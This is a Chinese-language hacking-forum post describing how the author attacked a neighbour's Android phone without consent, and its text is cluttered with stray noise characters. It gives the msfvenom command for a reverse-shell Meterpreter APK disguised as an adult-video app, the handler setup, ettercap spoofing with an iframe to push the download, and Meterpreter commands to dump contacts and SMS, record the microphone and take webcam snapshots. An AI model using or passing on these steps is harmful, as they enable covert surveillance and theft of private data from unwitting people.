
 为了能让对方下载以后安装我这里将马的名字命名为ribenav.apk,哈哈邻居可是个“大色鬼”,就不适用替换下载的方法了,据我所知,邻居频繁使用手机浏览器浏览新闻
4 y- l; d( q) |7 q1 t5 o 五、msf+ettercap入侵邻居安卓手机
7 _# ^1 |. Y9 u: [/ \ R. F( P+ \, L5 l* h! N6 V: S0 x 首先启动msf

6 {3 @2 P2 S3 y) W2 I先用kali生成一个安卓木马,如下命令: # i" l! Y ?) w# \* U0 G
) y# s2 d+ s/ k+ @5 H! T5 I- [ Msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.0.109 LPORT=44444 -o ~/Desktop/ribenav.apk
7 ^- W" p$ ]3 o0 \( U0 g# v3 _ a0 l) Q! M; g
为了能让对方下载以后安装我这里将马的名字命名为ribenav.apk,哈哈邻居可是个“大色鬼”,就不适用替换下载的方法了,据我所知,邻居频繁使用手机浏览器浏览新闻


然后进入msf
& x% Y4 Y) I! M h; s use exploit/multi/handler
set payload android/meterpreter/reverse_tcp
set LHOST 192.168.0.109 //ip为kaili的ip 4 h0 k, ^! Z8 b
2 q5 H- ?+ G) E8 o# T3 k) [; O W' I2 @ set LPORT 44444 //端口一定要与前面生成的木马的端口一致 4 w& G) F' P% R
Exploit 5 g4 {. C4 d% c+ G. U! J0 r
! V* t% E) t* Y* |, N! G

下面我们开启ettercap -G
* }: i. e9 ^% y2 ~4 j6 z3 j: n" H0 [% z我物理IP为 6 Q, A6 D# s; O

0 [1 d9 L$ g" D; { 别到时候再把我物理机欺骗了,之前测试物理机只装腾讯管家是可以成功欺骗的, 3 g. A' K4 K3 A5 k0 {9 Y
下面我们来设置一下 0 D$ d! N2 x; a* T0 ?4 a
/ }% q6 e9 F+ c- g0 w: L! t


在开启欺骗之前我们先把生成的apk马丢到kaili var/www/html下,并创建一个index.htm文件内容为:<iframe src=http://192.168.0.109/ribenav.apk></iframe>,因为apk文件嘛要想直接提示下载,用iframe语句就OK了, e# e% Y8 [ p* q& ?. j
; q7 A/ x' W: r
2 z M* N+ r3 _; ?' f/ J0 v+ G+ {4 W i0 U, b$ }+ {
3 N& d/ D; s' {7 J5 r+ p ) c# D/ [) z2 Y0 J1 F6 @" c
$ n) Y! }2 L5 L0 j, D6 D4 v% b/ n3 K+ f- Y. p& d
* s2 z3 v2 ]; n! Y$ K% [7 G+ ?$ P4 n5 D
! f+ F, N) C: U) ~7 @8 `' c0 U
+ L5 `5 Q1 ^8 ~( L. _/ ~, q# T6 B, }$ @* b/ w7 \: v& |
9 G6 i) Y9 u3 h# I. | Z2 ?' J' j% J1 e/ }! m* z
: d+ [' F, q+ S- E' v) L* N. f7 ~/ U % ~* F/ \6 |" S& h4 e4 ^
. _% \% c( T3 R* S" n8 o C# C; P) _* M7 w6 W$ K/ d. c
+ o' N" ^+ a" j i5 L! Y
6 P; K+ S' P& A$ P g+ W8 k
u1 L9 r/ ]& j9 ~" A* j& u0 f
 2 e1 m8 C# ~8 e h3 ^* E3 `
5 o) u8 J/ M9 ]+ h) [0 ?' M4 k. w 下面我们开始攻击 0 ]3 W& x' D% T# s/ ^
/ S( ~/ ?. P" T9 N8 a
1 F& G& ~& N$ k7 m$ \; z7 _
- I0 y# F( R( w0 h6 k7 c! e" V$ T2 y5 R* _! y( k
7 e$ c% L9 }8 ]& _
; [$ e$ A' _5 D5 \
 . G5 b, F8 ~' a% Z; Z1 G

大概过了5分钟多,发现反弹成功了 * g5 U6 U# n+ l, S2 j- p. s
9 u% k, C. Y- C* v# l G/ N
" |. L* O! @" ~7 m! U+ o" ]0 X! d& G" \8 p! K7 q
) l- X! w5 P2 e: V # y2 `; W2 n3 U
( O4 U5 n$ e3 Q3 |8 C0 L
8 l1 k8 u' B6 X) E1 h: v" k% |+ `) [1 \, @ + L( Z8 B9 |+ e- r
' _4 ?) g: I3 b* G$ N5 g* h) n" @9 l) T6 c' a' n
2 k" h" U8 G3 i* S% W3 K 执行命令 0 o" ^! S3 s2 a; c+ W$ N5 s. g
6 C' L% |0 a/ j- H2 p. v* W& b W' S; K


2 w; L+ D1 Y, r- b- K$ pdump_contacts --》这个是导出电话
dump_sms --》这个是导出信息 : G: T: u# z0 i& R8 x% Q
) B. K. w. w+ w4 |1 w7 X) Urecord_mic Record audio from the default microphone for X seconds * ]* X }% R' D9 B. {4 n% l
; V4 C) j2 p+ g& ~0 h0 I- V5 B; i: P8 n3 c* N webcam_chat Start a video chat ( f8 i. {. ]+ l) Q/ O6 {% w; k
$ ~7 a$ |/ _7 a# X" I- A. @1 l3 i H: N webcam_list List webcams 4 ]4 W/ F' f4 K: a- `7 {
4 f* u1 b& B' J2 x! r/ Lwebcam_snap Take a snapshot from the specified webcam
; t) P& ?% q+ C# M" C/ `: j
webcam_stream  lay a video stream from the specified webcam 2 M- L0 s$ c0 j; N9 X. I, k; C; O
0 K+ d4 _4 g# p
 0 C3 {$ C0 {' T' H0 {
$ P, O0 u! O2 X$ t" f
 + X7 W0 n# \' R" [4 G1 _

我们打开看一下电话薄, 4 `$ F/ C1 P4 d! y2 a
0 L6 o/ w& j; H4 l 7 h9 U; J$ G5 X0 `5 H+ e4 ]( z
7 C" z0 ^% |6 E1 R% U7 x3 o( a: z% E1 E; [4 v
) K6 } @2 m- V! A+ a' v% Z
2 k: G: x; A2 w1 l9 c( f. {) d# o
 / ?& O( p1 \$ c; q% o
/ l9 H6 B$ p5 F
/ x2 D8 U$ N1 B: a* Y' C






; a6 }; H) L, u% B3 x' r1 i0 g( C0 h- x+ e 我们同时欺骗成DroidJack木马,使用方法如图:
 X4 T. V! d" |8 b5 h

切记在前面生成完马以后记得在这里选择开关为on,并且对应前面生成马的时候的端口
 # y Y; O6 L" n- l! V Q) d
( r( _$ M8 X8 w
 " D. K' {' A/ R3 p; @
 1 o# a: m7 O% x
 7 ?7 w# I( r2 n
8 X" e3 {0 A$ x$ ~% A5 ]* @3 Z
| 欢迎光临 中国网络渗透测试联盟 (https://cobjon.com/) | Powered by Discuz! X3.2 |